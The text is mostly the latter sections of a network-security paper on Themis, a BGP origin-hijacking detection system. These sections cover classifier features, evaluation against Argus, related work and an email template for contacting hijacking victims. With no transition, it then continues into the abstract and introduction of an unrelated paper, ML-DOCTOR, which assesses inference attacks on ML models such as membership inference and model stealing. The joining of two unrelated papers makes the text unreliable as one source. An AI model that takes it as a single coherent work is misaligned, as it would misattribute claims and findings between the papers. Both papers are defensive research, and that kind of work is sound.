The definitions of exact prefix and sub prefix are described in Section 2. This characteristic can be obtained naturally when an MOAS conflict is detected. Although our purpose is to distinguish origin hijacking and legitimate MOAS regardless of the affected prefix, we note that exact legitimate MOAS and sub legitimate MOAS are significantly different in some characteristics. Furthermore, we are surprised to find that sub legitimate MOAS even resembles origin hijacking in some characteristics. We intuitively assume that exact legitimate MOAS and sub legitimate MOAS are caused by different operations. In order to understand the difference between origin hijacking and legitimate MOAS, we divide MOAS into four types, *i.e.* exact legitimate MOAS, sub legitimate MOAS, exact origin hijacking, and sub origin hijacking.

4.2 Rank Difference

We collect customer cone information for each AS from CAIDA AS rank [1]. The customer cone size of an AS is the number of ASes that can be reached from the AS following only provider-to-customer (P2C) links. The AS with a



Figure 2: Rank difference of individual MOAS types.



Figure 3: Proportion of different business relationships in individual MOAS types.

larger customer cone size gets a higher rank and ASes with equal customer cone sizes get the same rank. To some extent, an AS's rank reflects its influence. We are interested in the rank difference between two origin ASes in the MOAS conflict. To this end, we rank 71,665 ASes based on their customer cone sizes. We find that most Tier 1 ASes are in the top 20, where AS 3356 (a large Tier 1 AS owned by Level 3) ranks the first because it owns the largest customer cone size. While all stub ASes rank at the bottom with a rank of 366. Figure 2 shows the distribution of rank difference of the four MOAS types. We find the overall rank difference of exact legitimate MOAS is much smaller than the other three MOAS types, and 80% of exact legitimate MOAS conflicts have a rank difference of 0. We speculate that an AS is more willing to cooperate with another AS with similar influence, and they may announce the same prefixes for commercial purposes. However, this phenomenon is not prevalent in the other three types of MOAS.

Another important finding is that sub legitimate MOAS has a similar distribution to origin hijacking. Moreover, only about 10% of sub legitimate MOAS have a rank difference of 0, even lower than exact origin hijacking and sub origin hijacking. We intuitively assume that exact legitimate MOAS and sub legitimate MOAS are two different MOAS patterns.

Sub legitimate MOAS may happen when a smaller AS buys or borrows a more specific prefix from a larger AS but the larger AS still announces the less-specific prefix for convenience. Besides, we find influential ASes rarely have misconfigurations or participate in malicious attacks to maintain public credibility. In more than 65% of origin hijackings, the hijackers are stub ASes.


We also calculate the difference in customer cone sizes for each type of MOAS. The distribution is similar to Figure 2.

4.3 Business Relationship

Inspired by the results in Section 4.2 and the case in Section 2, we assume that there must be potential business relationships between ASes in legitimate MOAS conflicts. We measure the proportion of different business relationships, *i.e.* organization relationship, provider-to-customer relationship (P2C), peer-to-peer relationship (P2P), and Internet exchange Point relationship (IXP), in individual MOAS types. We use P2C and P2P information inferred by AS-Rank [1,43], and use AS organization information and IXP information provided by CAIDA [5,7].

As shown in Figure 3, there is a clear distinction between legitimate MOAS and origin hijacking in terms of the proportion of P2C relationship and organizational relationship. More specifically, the exact legitimate MOAS prefers to happen within the same organization while the sub legitimate MOAS is more likely to occur between a provider and its customer. However, P2P and IXP relationships are not as highly correlated with legitimate MOAS as expected.

It's noted that using business relationships to investigate MOAS is not novel. Schlamp *et al.* have used organization data to build a rule-based filter. The filter treats MOAS conflicts that satisfy organization relationship as legitimate MOAS conflicts and others as origin hijackings. However, the filtering rule has some limitations in accuracy. In Figure 3, 85.26% of sub legitimate MOAS conflicts and 0.78% origin hijackings do not obey this filtering rule. These origin hijackings may be caused by misconfigurations or wrong operations and can lead to serious routing problems as well. For example, on February 20, 2020, BGPmon raised an alarm that AS 20773 hijacked the prefix 173.201.64.0/23 of AS 44273. AS 20773 and AS 44273 are owned by a same German organization but are located in different regions. Particularly, AS 20773 has never announced prefix 173.201.64.0/23 before and after that day. Finally, the overall accuracy of the filter from our ground truth dataset is just 52.86%. To make better use of organization information, we feed organization relationship as one feature to an ML classifier, achieving better accuracy. The performance of the ML classifier will be described in Section 5.






Figure 4: Proportion of different geographical relationships in individual MOAS types.

4.4 Geographical Relationship

Considering victims of origin hijackings could be located anywhere globally, we expect ASes in the legitimate MOAS conflict to be geographically close to each other. We focus on three geographical relationships: adjacency, located in the same country, and located in the same RIR. We extract adjacency relationship information from global routing tables and collect the country and RIR information of each AS from the websites of the five RIRs.

Figure 4 demonstrates our hypothesis. Most legitimate MOAS conflicts happen within the same country or the same RIR. Other legitimate MOAS conflicts may be caused by multinational companies. In particular, the proportion of adjacency relationship in sub legitimate MOAS is greatly higher than the other three MOAS types, which further reinforces our view that most sub legitimate MOAS conflicts are due to IP address transfer between providers and customers. However, some hijackers are also located near the victims, if, *e.g.*, the hijacker has a route leak or misconfiguration problem. Nonetheless, these characteristics separate origin hijackings and legitimate MOAS conflicts well.

Using business relationship information from AS-Rank and adjacency relationship information from global routing tables, we excavate more specific geographical relationships between every two origin ASes in the MOAS conflict, including the number of common neighbors, the number of common providers, the number of common customers and the number of common peers. Figure 5 shows the results. We find that even though only about 10% of hijackers are directly connected to the victims in Figure 4, some hijackers and victims may have hundreds of neighbors in common. For example, AS 3549 hijacked a sub prefix of its customer AS 14537 on March 24, 2020. Although AS 3549 ranks in the top 10 and AS 14537 just ranks 351, AS 14537 has up to 1,210 neighbors (11 providers, 1,185 peers, and 14 customers) of which 517 are also neighbors of AS 3549. On the contrary, we find ASes in legitimate MOAS conflicts generally rank lower and have

(a) number of common neighbors (b) number of common providers (c) number of common customers (d) number of common peers

Figure 5: Number of common neighbors, providers, customers, and peers in individual MOAS types (LM is the short for legitimate MOAS and OH is the short for origin hijacking).



Figure 6: Average announcement activity of hijackers and legitimate ASes.



Figure 7: Hijacking activity of hijackers and legitimate ASes.

fewer neighbors in common. We also note a large proportion of common neighbors are peers as shown in Figure 5(d). This may be because P2P relationships make up the majority in AS-Rank. Besides, we cannot determine the business relationships for parts of common neighbors because our business relationship information is limited. We do not show them in Figure 5.

4.5 Announcement Activity

We note that some hijackers do not appear in global routing tables for a long time before hijacking, while legitimate ASes usually announce prefixes in daily BGP updates. Therefore, we do not expect hijackers to continuously announce a prefix for long periods, especially those who frequently launch malicious attacks. To investigate the announcement activity, we download long-term historical BGP data and locate each MOAS conflict according to the time it occurred. Unlike the origin hijacking in which the identities of the hijacker and the victim are clear, there are no hijacker and victim in a legitimate MOAS conflict. So we artificially designate the "hijacker" and the "victim" in each legitimate MOAS conflict, as described in Section 3.

For each MOAS conflict, we capture all prefixes announced by the "hijacker" in the last few days before the conflict and determine the days on which each prefix was originated from the "hijacker". We set an increasing weight for each day in chronological order, *i.e.* the weight for the Nth day is N^2, because we expect the AS announcing prefixes in more recent days to be more like a legitimate AS than an AS announcing prefixes only in earlier days. The announcement activity of each prefix is the sum of weights of the days on which it was originated from the "hijacker". The average announcement activity of the "hijacker" is the average of the announcement activity of each prefix.

For example, we calculate the average announcement activity of AS x in a 10-day historical time window. Assume AS x announced two prefixes in the past 10 days. It announced prefix 10.0.0.0/23 only in the first two days and announced prefix 11.0.0.0/23 only in the last two days. Therefore, the announcement activity of prefix 10.0.0.0/23 is 5, *i.e.* 1^2 plus 2^2. The announcement activity of prefix 11.0.0.0/23 is 181, *i.e.* 9^2 plus 10^2. Finally, the average announcement activity of AS x is an average of 5 and 181, *i.e.* 93.

Figure 6 shows the distribution of the average announcement activity of "hijackers" in a 10-day historical time window. We find that legitimate ASes almost continuously announce prefixes while the overall announcement activity of real hijackers is much lower. In addition, we also calculate announcement activity in diverse historical time windows.

4.6 Hijacking Activity

Since the hijacker in a large hijacking incident may hijack hundreds of victims at the same time, we try to measure the hijacking activity for each "hijacker" in the ground truth dataset. For each MOAS conflict, we go back to the time when it occurred and count how many different possible "victims" the "hijacker" hijacked simultaneously. Given that announcing multiple BGP updates takes time, we treat events that occurred in five seconds to be simultaneous.

Figure 7 shows the distribution of hijacking activity for each type of MOAS. A hijacker may attack hundreds of victims simultaneously while a legitimate AS is generally present in limited MOAS conflicts. Particularly, in about 10% of exact origin hijackings, hijackers attack more than 200 victims simultaneously. In the largest hijacking, on April 16, 2021, a hijacker AS 55410 advertised a large number of prefixes belonging to 1,285 different ASes simultaneously, severely affecting Internet routing. On the contrary, legitimate ASes rarely participate in more than 20 legitimate MOAS conflicts simultaneously. Similarly, we also measure how many prefixes of the "victim" are hijacked by the “hijacker” simultaneously.

Besides, we find that the victims of large hijackings may come from different countries and even different RIRs. To quantify the geographic distribution of the victims, we calculate the Gini coefficient of RIR distribution of "victims". A Gini of 1 means all victims come from one RIR. The closer the Gini coefficient is to 0, the more evenly the victims are distributed among the 5 RIRs. Figure 8 shows the distribution of Gini coefficient for each type of MOAS. We observe that origin hijacking shows a higher Gini coefficient than legitimate MOAS.



Figure 8: Gini coefficient of victims’ RIR distribution.

5 MOAS CLASSIFIER

Choice of Classifier: We train an ML model named MOAS classifier to evaluate the applicability of characteristics above. In particular, we choose the Extremely Randomized Trees (Extra-Trees) classifier [31] because decision trees do not require normalized data and perform well with heavy-tailed data. The Extra-Trees classifier is an ensemble ML algorithm that combines the predictions from multiple decision trees. Unlike the traditional random forest classifier which always chooses the optimum split, the Extra-Trees classifier splits nodes at random and thus greatly reduces overfitting.

Model accuracy for parameter selection: To make the most usage of the ground truth dataset, we use bootstrapping samples in the training phase of individual trees and compute the Out-Of-Bag (OOB) score. The OOB score is an established method of measuring the prediction accuracy of random forests. It is the mean prediction accuracy for each training sample t computed by the trees that do not have t in their bootstrap samples. It has been proved to be the generalization accuracy of random trees and its result is approximate to n-fold cross-validation test accuracy [33].

Feature selection and importance: We initially select 28 features that capture the six characteristics: exact prefix or sub prefix, rank difference, business relationship, geographical relationship, announcement activity and hijacking activity. For example, we check whether "hijacker" and "victim" of each MOAS conflict are located in a same country and set the result as a feature. We program our classifier using the sklearn [47] library in Python and calculate the importance of each feature using a drop-importance function. Specifically, we drop each feature and calculate the OOB accuracy score based on other features. If a feature is removed but OOB accuracy is improved, it proves that this feature compromises OOB accuracy; otherwise, it proves that this feature makes positive contributions to OOB accuracy. We find that features related to geographical relationship are generally more important than others. Besides, P2P relationship and IXP relationship also make positive contributions to OOB accuracy. Instead, the minimum announcement activity with a historical time window of 10 days and the hijacking activity with a time window of 5 seconds compromise the OOB accuracy. Finally, we select 26 features, all of which add positive OOB accuracy to our classifier. The 26 features will be detailed in the appendix and we plan to make the feature dataset and the results public to allow for reproduction.

The trained classifier: Since the number of estimators and max length are the two main parameters for decision trees, we use a grid search to find the best parameters according to the OOB accuracy. The final Extra-Trees model combines 350 estimators with a max length of 20 and the OOB accuracy score is 95.49%, much higher than the score of organization graph filter, *i.e.* 52.86%, computed in Section 4.3. We also try to use different sampling technologies on our ground truth dataset to train a better classifier but it has little improvement.

Practical performance: Due to the lack of ground truth on legitimate MOAS conflicts, we can only find limited authoritative information from RPKI. In practice, some legitimate



Figure 9: The architecture of Themis.

MOAS conflicts may be more complicated and MOAS classifier does not learn their characteristics. This may compromise the practical performance of MOAS classifier. Therefore, we further test it based on historical BGP data from May 1, 2021 to September 30, 2021. To evaluate the practical recall of MOAS classifier, we collect reports from BGPmon during this time and validate them using the four filters introduced in Section 3, and eventually get 376 origin hijackings. In the offline experiment, the practical recall of MOAS classifier is 99.20%. Given the confidence interval calculated in Section 3, it can be considered that MOAS classifier rarely shows false negatives in practice.

However, we find that MOAS classifier shows a higher false positive rate than the result tested from the ground truth dataset. Although it is still impractical to identify origin hijacking solely based on MOAS classifier, MOAS classifier can reduce the false positives of existing control-plane methods by 56.69%. These details will be described in Section 7. Inspired by this result, in Section 6, we design a new origin hijacking detection system *Themis* by combing MOAS classifier and data-plane probing. By using MOAS classifier, *Themis* filters out as many legitimate MOAS conflicts as possible before data-plane probing and thus significantly accelerates the detection.

6 Themis: A NEW ORIGIN HIJACKING DETECTION SYSTEM

6.1 Overview

Figure 9 shows the architecture of *Themis*. It receives live BGP updates from RIS Live [13] and detects MOAS conflicts based on the local prefix ownership database. After that, instead of directly probing all MOAS conflicts like Argus, *Themis* uses MOAS classifier to filter out as many legitimate MOAS conflicts as possible. Since MOAS classifier rarely shows false negatives, *Themis* only needs to probe and verify the rest events *i.e.* potential hijackings, and thus dramatically reduces verification costs and latency. Eventually, *Themis* combines reachability information and route status collected from looking glasses to identify origin hijackings from potential hijackings.

The biggest problem of advanced detection mechanisms is that the high false positive rate of the existing control plane greatly increases the verification cost and latency. To address this problem, *Themis* makes two main improvements on the control plane of Argus. The first is that we collect additional prefix ownership information from RPKI and IRR to optimize the monitor of Argus. The second is that we use MOAS classifier to filter out a large part of legitimate MOAS conflicts before data-plane probing, which is the main contribution of *Themis*. *Themis* uses the same data-plane probing and identification method as Argus to ensure detection accuracy.

6.2 Building Prefix Ownership Database

Prefix ownership refers to the association between a prefix and its legitimate origin ASes. Argus builds the prefix ownership database by extracting active prefix-origin pairs from the last two months of historical BGP data. Suppose we need to generate a prefix ownership database for May 1, 2021. In the same way, we extract 1,077,196 IPv4 prefixes from historical BGP data between March 1, 2021 and April 30, 2021. Although these prefixes account for 84.53% of the allocated IPv4 address space, historical BGP data does not contain allocated but unannounced prefixes. Hijackers may squat these prefixes to send spam or implement DDoS attacks. Moreover, historical prefix ownership can be outdated since current operations may change the origin ASes of prefixes. Therefore, we try to collect more prefix ownership information from RPKI and IRR.

Table 2: Statistics of different prefix ownership databases (calculated on May 1, 2021).

Database	Prefixes	IPv4 Coverage	Exclusive Prefixes
Historical BGP	1,077,196	84.53%	593,283
RPKI	186,955	26.20%	16,651
IRR (since 2011)	1,422,389	44.80%	955,758



Figure 10: The work flow of Monitor.

Additional prefix ownership data: RPKI uses cryptography to ensure the authenticity of prefix ownership information in Route Origin Authorizations (ROAs) and encourages participants to update their changes in prefix ownership in advance. IRR has recorded a great deal of prefix ownership information since 1995. However, IRR is widely criticized for its outdated and inaccurate information, as it does not force providers to update their information on time. In order to avoid as much outdated data as possible, we only consider IRR data registered in the last 10 years and select the most updated AS as the unique origin of each prefix.

Table 2 shows the statistics of historical BGP data, RPKI, and IRR. As of May 1, 2021, RPKI recorded 186,955 IPv4 prefixes and IRR recorded 1,422,389 IPv4 prefixes, accounting for 26.20% and 44.80% of the allocated IPv4 address space, respectively. Although the deployment rate of RPKI was just 26.20%, it still had 16,651 exclusive prefixes. For instance, prefix 192.188.82.0/23 is associated with four valid origin ASes (AS 17444, AS 9269, AS 10103 and AS 9381) in RPKI, but prefix 192.188.82.0/23 never appears in BGP and IRR (since 2011).

6.3 Monitoring MOAS Conflicts

We use RIPE RIS Live [13] which normally provides live BGP updates except for some abnormal cases to monitor BGP updates. To drop outdated BGP updates, we only accept BGP updates originated within 120 seconds since the Internet often converges in less than 2 minutes. When receiving a live BGP update, the monitor checks whether the prefix and the origin AS of the received BGP update are consistent with local prefix ownership databases. *Themis* optimizes the monitor of Argus by combing historical BGP validation, ROV, and IRR validation to identify as many legitimate BGP updates as possible. It is worth noting that although ROV is considered to be highly reliable, recent researches [11, 30] have shown that it also has serious false positives due to misconfiguration or partial deployment.

Figure 10 illustrates the workflow of the monitor. The "valid", "invalid", and "unknown" validity states of historical BGP validation and IRR validation are the same as those of ROV [27], except that the max length attribute of each IPv4 prefix in historical BGP data and IRR data is considered as 32. To avoid outdated data from IRR, the monitor only uses IRR's exclusive prefixes. Upon receiving a live BGP update, the monitor first checks the validity of its prefix and origin AS using historical BGP validation and ROV, respectively. If their decisions have at least one "valid" state, the BGP update is legitimate. If there are two "invalid" states, or one "invalid" state and one "unknown" state, the monitor outputs an MOAS conflict. Only when both states are "unknown" will the monitor use IRR validation to check the validity and make the final decision. Our evaluation shows that the optimized monitor can effectively reduce 15.27% false positives of the traditional monitor which only uses historical BGP data.

Noted that an MOAS conflict can be composed of one hijacker and multiple victims if the announced prefix is owned by multiple ASes in the prefix ownership database. Each MOAS conflict will be further verified by MOAS classifier. It is also possible that the prefix and its less-specific prefixes are not in any prefix ownership database, *i.e.* the final result of IRR validation is still "unknown" state. In this case, *Themis* will directly probe and identify the authenticity of this BGP update. In practice, this case seldom happens because the three prefix ownership databases have contained more than two million prefixes, covering more than 90% of allocated IPv4 address space.

6.4 Filtering Legitimate MOAS

This module is the core and the main contribution of *Themis*. Upon receiving MOAS conflicts from the monitor, it classifies them into potential hijackings and legitimate MOAS conflicts using the MOAS classifier trained in Section 5. If there are multiple victims in one MOAS conflict, *Themis* will separately determine whether the hijacker and each victim are legitimate MOAS. The MOAS conflict will be considered a legitimate MOAS conflict if the hijacker and at least one victim are deemed to announce the prefix legitimately. Otherwise, it will be considered a potential hijacking. Since MOAS classifier rarely shows false negatives in practice, *Themis* only needs to further probe these potential hijackings, a small subset of all MOAS conflicts, to identify real origin hijackings.



Figure 11: The 10-day moving average of MOAS conflicts and potential hijackings (from May 1, 2021 to September 30, 2021).

6.5 Probing and Identifying Origin Hijacking

This module reproduces the data plane and identification method of Argus. For each potential hijacking, *Themis* first selects the most appropriate IP address of the prefix from a list of candidate live IP addresses which are collected by Zmap [25] offline. *Themis* then uses all available looking glasses [9] which provide public service for probing to test whether the IP address is reachable. Meanwhile, it also checks whether the looking glasses are affected by the suspicious BGP announcement. Finally, *Themis* calculates a fingerprint based on control-plane route status and data-plane reachability to determine whether the potential hijacking is a real origin hijacking. We do not go into the details of this part of work since they are explicitly described in the Argus paper. Since MOAS classifier rarely has false negatives and *Themis* uses the same data plane and identification method as Argus, the overall accuracy of *Themis* is almost the same as Argus.

7 EVALUATION

In this section, we evaluate the cost and latency of *Themis* and compare them with those of Argus. Since *Themis* uses the same data plane as Argus, the only thing that can compromise detection accuracy is the false negative rate of *Themis*'s MOAS classifier. Although the accuracy and recall of MOAS classifier have been evaluated in Section 5 and it rarely has false negative problems, we further evaluate the false negative rate of *Themis* and propose a priority *Themis* which can achieve 0 false negative.

7.1 Cost of Themis

To test the cost of Themis, we download historical BGP updates between May 1, 2021 and September 30, 2021 using 95 full VPs of RIPE RIS. The 95 full VPs are distributed across the five RIRs, thus forming a global perspective. During this time, *Themis* detects 112,655 MOAS conflicts and classifies 48,794 as potential hijackings. Figure 11 shows the 10-day moving average of MOAS conflicts and potential hijackings. We find that MOAS classifier reduces MOAS conflicts by an average of 56.69%. Especially, it reduces MOAS conflicts by up to 88.24% on June 25, 2021. Note that the 56.69% reduction is separate from the 15.27% reduction mentioned in Section 6.

Table 3: Distribution of the number of concurrent MOAS conflicts in alerts (from November 1, 2021 to December 31, 2021).

# of concurrent MOAS conflicts	Proportion
1	74.33%
2	11.18%
3	4.56%
4	2.94%
≥ 5	6.99%

Table 4: Distribution of the number of concurrent potential hijackings in alerts (from November 1, 2021 to December 31, 2021).

# of concurrent potential hijackings	Proportion
0	32.59%
1	51.05%
2	7.28%
3	2.84%%
4	1.80%
≥ 5	4.44%

Moreover, we note that MOAS conflicts do not occur evenly. It is frequently observed that multiple MOAS conflicts occur simultaneously and existing detection approaches have to verify every conflict using data-plane probing, which is the main cause of high latency. Therefore, we online run *Themis* for 60 days from November 1, 2021 to December 30, 2021 and focus on the real-time verification cost and latency, especially when dealing with concurrent MOAS conflicts. Here, we give the definition of an *alert*: an alert contains all MOAS conflicts that occurred at the same time.

We find *Themis* still works well when handling concurrent MOAS conflicts, since MOAS classifier filters out most concurrent legitimate MOAS conflicts. Table 3 shows the distribution of the number of concurrent MOAS conflicts in alerts. Most alerts contain less than 5 concurrent MOAS conflicts, but 6.99% of alerts contain more concurrent MOAS conflicts with a max peak of 59. We call those alerts containing more than 4 concurrent MOAS conflicts *crucial alerts*, since they usually cause high verification latency in existing hijacking detection systems. As a contrast, Table 4 shows the distribution of the number of concurrent potential hijackings in the same alerts. The comparison shows that MOAS classi-



Figure 12: The number of concurrent MOAS conflicts and potential hijackings in *crucial alerts* (from November 1, 2021 to December 31, 2021).



Figure 13: Detection latency of Themis and Argus (from November 1, 2021 to December 31, 2021).

fier significantly reduces the number of concurrent conflicts that should be probed and identified in most cases. What's more, in 32.59% of alerts, the number of potential hijackings is 0. More specifically, we find 93.8% of these alerts come from alerts containing less than 5 MOAS conflicts and the rest 6.2% come from *crucial alerts*.

We particularly measure the distribution of the number of concurrent MOAS conflicts and potential hijackings in all *crucial alerts* during the 60 days. As shown in Figure 12, the classifier greatly reduces the costs for probing when dealing with *crucial alerts*. In more than 60% of *crucial alerts*, all concurrent MOAS conflicts are classified as legitimate MOAS conflicts, so *Themis* does not need to probe in these cases. Besides, *crucial alerts* with less than 5 potential hijackings account for more than 80%. Therefore, *Themis* not only reduces verification costs by an average of 56.69%, but also significantly reduces verification costs when dealing with *crucial alerts*.

Combination of MOAS classifier and topology filter: We are interested in whether adding a topology filter to the control plane of *Themis* can improve the performance. We first replace MOAS classifier with a topology filter and find that topology filter can reduce verification costs by 27.75% on average. Then, we combine MOAS classifier with topology filter. Our evaluation shows that this combination reduces verification costs by an additional 14.10% on the basis of MOAS classifier, indicating that using topology filter can filter out more legitimate MOAS conflicts. It is highly recommended that the topology filter be introduced to *Themis*. However, to evaluate the performance of MOAS classifier separately, topology filter is not considered in this section.

7.2 Latency of Themis

We also run Argus during the same 60 days to compare the detection latency of *Themis* with Argus. *Themis* only probes and verifies potential hijackings, while Argus needs to probe and verify all MOAS conflicts. In the real world, probing always has high costs in time because of the limitations of publicly available looking glasses and the time-consuming nature of ping operation. We cannot probe multiple IP addresses simultaneously by multi-threading since existing looking glass services limit the frequency of access. Therefore, we run *Themis* and Argus in a practical way that a conflict should wait to be probed until the previous one is fully identified. The time used for logging in to existing looking glasses and probing an IP address ranges from 15 to 25 seconds. Figure 13 shows the distribution of detection latency (*i.e.* from the time when the BGP update is observed to the time when it is identified as an origin hijacking) of *Themis* and Argus. Overall, the detection latency of *Themis* is much shorter than Argus. It is because *Themis* generally probes much fewer events than Argus, especially when dealing with *crucial alerts*.

7.3 False negative of Themis

Although MOAS classifier rarely shows false negatives in the offline experiment, we further evaluate the false negative rate of *Themis* in the 60-day online experiment.

To this end, we verify all MOAS conflicts including the legitimate MOAS conflicts classified by MOAS classifier. In the 60-day online experiment, we finally identify 146 exact origin hijackings and 10 sub origin hijackings. By comparing with the results of *Themis*, we find that only 1 origin hijacking is mistakenly considered as a legitimate MOAS conflict by *Themis*. The false negative rate of *Themis* is extremely low, *i.e.* 0.65%.

Trade-offs between false negative and probing cost: Although it misses 1 origin hijacking during the 60 days, we argue that, in practice the real-time performance of origin hijacking detector outweighs the little false negative. To make up for the loss, we also design an alternative implementation of *Themis*, namely priority *Themis*. In priority *Themis*, the legitimate MOAS conflicts determined by MOAS classifier

should also be probed with a lower priority than potential hijackings. In this way, priority *Themis* can guarantee 0 false negative and achieves almost the same detection latency as the ordinary *Themis*. As the first effort to distinguish legitimate MOAS and potential hijackings in real time based on control-plane MOAS characteristics, *Themis* meets the expectations in Section 2.2.

8 RELATED WORK

Existing hijacking detection approaches can be classified into three categories based on the type of information they use.

Control-plane approaches [32, 41, 50] passively monitor BGP updates and detect changes in the origin of a prefix. They simply consider all MOAS conflicts as origin hijackings, resulting in high false positives. To address this problem, a self-operated control-plane approach Artemis [50] is proposed. Artemis can accurately differentiate origin hijackings from legitimate MOAS conflicts with private knowledge. However, it is unable to verify the authenticity of routes for prefixes it does not own. Imai *et al.* [37] try to determine the risk for each MOAS conflict based on fixed rules. However, their division of MOAS conflicts is coarse-grained. Papadopoulos *et al.* [46] and Cho *et al.* [29] also try to train a ML classifier to distinguish legitimate MOAS from origin hijacking. However, they are either not suitable for real-time detection or do not capture the general characteristics of legitimate MOAS.

Data-plane approaches [53, 55] continuously use traceroutes or pings to probe fixed IP addresses and raise alarms when they detect changes in the reachability or data paths. By analysing the reachability information, these approaches achieve high accuracy. However, they suffer from poor scalability, since they require a large number of active measurements. Moreover, they cannot detect sub origin hijackings because they only probe a few specific IP addresses for each prefix.

Hybrid approaches [35, 51] combine control-plane approaches and data-plane approaches. The state-of-the-art, Argus [51], first detects all MOAS conflicts on the control plane. Then, Argus probes each MOAS conflict to identify real origin hijackings. Due to the high positives on control plane, Argus wastes lots of resources to probe and identify the large number of legitimate MOAS conflicts, which greatly increases verification costs and detection latency. Schlamp *et al.* [48] propose three rule-based filters to identify legitimate MOAS, *i.e.* relationship graph filter, topology filter, and SSL/TLS filter. As described above, the performance of the first two filters is not as good as our MOAS classifier. The latter filter requires additional data-plane scans, increasing verification cost and latency.

9 DISCUSSION

Limitations: Legitimate MOAS conflicts in ground truth are not generalized enough, so data-plane is still needed in Themis. It is because less ground truth on legitimate MOAS conflicts is available except for RPKI. MOAS classifier distinguishes legitimate MOAS and potential hijacking solely based on the explicit characteristics described in Section 4. A sophisticated origin hijacking may evade detection by masquerading as a legitimate MOAS conflict. Even so, these characteristics can greatly limit the target scope and hijacking activity of the hijacker. Another limitation of this work is that Themis only focuses on origin hijackings. The detection for other types of route hijacking will be considered in future work. In addition, we use the same data plane and identification method from Argus, which means that *Themis* is unable to detect the hijacking if the attracted traffic is manipulated or eavesdropped and then sent to the victim. Given this situation, manual verification is still necessary. However, it is worth noting that *Themis* can greatly accelerate the detection compared to Argus.

Future work: In the future, we plan to collect more ground truth data to improve the practical performance of MOAS classifier. Our ultimate goal is to completely remove the data-planing probing and identify origin hijacking by MOAS classifier only. Besides, we plan to establish a comprehensive hijacking detection system for all types of route hijacking, including AS-path hijacking, policy hijacking and hybrid hijacking. We also plan to monitor BGP updates with IPv6 prefixes since IPv6 has become more and more popular on the Internet. Furthermore, we plan to use additional valuable information to better identify origin hijacking. For example, the Don't Route Or Peer List (DROP) [23] contains a set of prefixes and ASNs that are controlled by spammers or cyber criminals. BGP updates with these prefixes and ASNs are most likely malicious attacks. The Mutually Agreed Norms for Routing Security (MANRS) [10] is a global initiative to secure the Internet, so its participants are less likely to participate in origin hijackings. In addition, the transfer information of IP and ASNs [18] published by five RIRs can be greatly useful as well.

10 CONCLUSION

In this work, we investigate the difference between legitimate MOAS and origin hijacking. We use six dominant characteristics that can accurately separate them. Based on the characteristics, we train the MOAS classifier to distinguish legitimate MOAS and potential hijacking automatically. We propose a new origin hijacking detection system, *Themis*, based on MOAS classifier. The accuracy and recall of MOAS classifier are 95.49% and 99.20%, respectively. By using the classifier, *Themis* greatly accelerates the detection of origin hijackings and achieves almost the same accuracy as Argus.

Appendix B THE NOTE CONTENT

Hello, I am a researcher from Tsinghua University. Our research focuses on monitoring BGP hijacking and maintaining Internet routing security. We observed a possible BGP hijacking event. <prefix a> was normally announced by <AS x>. However, at <time>, the same prefix (or a more specific prefix) <prefix b> was announced by <AS y>.

We find this contact of the victim <AS x> through Whois and we would like to confirm whether this was a legitimate operation or BGP hijacking. We look forward to your reply, as it is very important for both your routing security and our research.

ML-DOCTOR: Holistic Risk Assessment of Inference Attacks Against Machine Learning Models

Abstract

Inference attacks against Machine Learning (ML) models allow adversaries to learn sensitive information about training data, model parameters, etc. While researchers have studied, in depth, several kinds of attacks, they have done so in isolation. As a result, we lack a comprehensive picture of the risks caused by the attacks, e.g., the different scenarios they can be applied to, the common factors that influence their performance, the relationship among them, or the effectiveness of possible defenses. In this paper, we fill this gap by presenting a first-of-its-kind holistic risk assessment of different inference attacks against machine learning models. We concentrate on four attacks – namely, membership inference, model inversion, attribute inference, and model stealing – and establish a threat model taxonomy.

Our extensive experimental evaluation, run on five model architectures and four image datasets, shows that the complexity of the training dataset plays an important role with respect to the attack's performance, while the effectiveness of model stealing and membership inference attacks are negatively correlated. We also show that defenses like DP-SGD and Knowledge Distillation can only mitigate *some* of the inference attacks. Our analysis relies on a modular re-usable software, ML-DOCTOR, which enables ML model owners to assess the risks of deploying their models, and equally serves as a benchmark tool for researchers and practitioners.[1]

1 Introduction

Over the last decade, research in Machine Learning (ML), and in particular Deep Learning, has made tremendous progress. However, the deployment and success of these technologies might be affected by attacks against ML models that prompt serious security and privacy risks. In particular, inference attacks [12, 18, 35, 41, 45, 50, 51, 53, 57, 59, 65] allow adversaries to infer information from a target ML model, e.g., about the training data, the model's parameters, and so on.

In this paper, we focus on four representative attacks: membership inference [53], model inversion [12], attribute inference [35], and model stealing [59]. The first three target a model's *training dataset*, aiming to, respectively, determine whether or not an exact data sample belongs to it, recover (part of) it, or predict properties that are not related to the model's original task. Model stealing involves reconstructing the target model's (non-public) parameters. Inference attacks can lead to severe consequences, including violating individuals' privacy, as ML models are often trained on sensitive data or compromising the model owner's intellectual property [10].

Overall, existing inference attacks have been studied under different threat models and experimental settings, albeit in isolation. This prompts the need for a holistic understanding of the risks caused by these attacks, such as the scenarios different inference attacks can be applied to, the common factors that influence these attacks' performance, and the relations among the attacks, as well as the overall effectiveness of defense mechanisms. To fill this gap, we perform a first-of-its-kind holistic security and privacy risk assessment of ML models, vis-à-vis four representative inference attacks.

Threat Model Taxonomy. Our work starts with a systematical categorization of the knowledge that an adversary might have to launch the attacks, along two dimensions: 1) access to a target model (white-box or black-box), 2) availability of an auxiliary dataset (partial training dataset, shadow dataset, or no dataset). We consider four types of state-of-the-art inference attacks and describe under which threat models they can be applied. This provides us with a comprehensive spectrum of the inference attack surface for ML models.

Experimental Evaluation. We perform an extensive measurement study of the attacks, jointly, over five different ML model architectures (AlexNet [27], ResNet18 [17], VGG19 [54], Xception [8], and SimpleCNN) and four image datasets (CelebA [34], Fashion-MNIST (FMNIST) [61], STL10 [9], and UTKFace [66]). Our analysis aims to answer three research questions: 1) What is the impact of dataset complexity on different attacks? 2) What is the impact of

*The first two authors made equal contributions.
[1]See https://github.com/liuyugeng/ML-Doctor.

overfitting on different attacks? 3) What is the relationship among different attacks?

Main Findings. Our analysis shows that the complexity of the target model's training dataset plays a major role in the accuracy of membership inference, model inversion, and model stealing. In particular, membership inference is much more effective on complex datasets, while the other two exhibit the opposite trend. For instance, for membership inference (with black-box access to the target model and a shadow dataset) against ResNet18, there is a 68.4% increase when going from a simple dataset (FMNIST) to a complex one (STL10).[2] On the other hand, model stealing achieves 0.524 agreement (the standard metric for this attack) on ResNet18 trained on STL10 but a much higher 0.927 on FMNIST. This stems from ML models being more prone to overfitting on complex datasets, which leads to better membership inference, whereas when an ML model is trained on a complex dataset, it is harder for an adversary to obtain a dataset with similar complexity (by querying the target model) to train their stolen model.

